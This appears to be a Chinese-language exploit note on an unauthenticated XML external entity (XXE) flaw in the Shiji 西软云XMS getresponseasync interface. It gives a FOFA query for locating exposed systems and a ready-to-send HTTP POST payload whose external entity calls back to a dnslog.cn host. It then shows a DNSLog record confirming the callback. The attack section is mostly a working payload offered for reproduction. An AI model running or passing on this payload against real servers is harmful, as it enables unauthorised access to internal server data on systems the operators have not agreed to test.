
X1-4西软云-XMS-XXE

漏洞描述：

西软云XMS getresponseasync 接口处存在XML实体注入漏洞，未经身份认证的攻击者可利用此漏洞获取服务器内部敏感数据，使系统处于极不安全状态。

网站图片：



网络测绘：

fofa语法：

FOFA：app="shiji-西软云XMS"

漏洞复现：

payload：

```
POST /ItfServerRS/rest/ideas/getresponseasync HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded

<!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://xxxx.dnslog.cn"> %remote;]>
```

效果图:
Dnslog验证

DNSLog 使用 Yakit 自带的 DNSLog 反连服务

内置 自定义 内置DNSLog： dnslog.cn 使用本地： 生成一个可用域名

当前激活域名为
p8tbki.d

只看A记录： 自动刷新记录：

	域名	DNS类型	远端IP	Timestamp
+	p8t	A	177	2023-12-29 07:53:05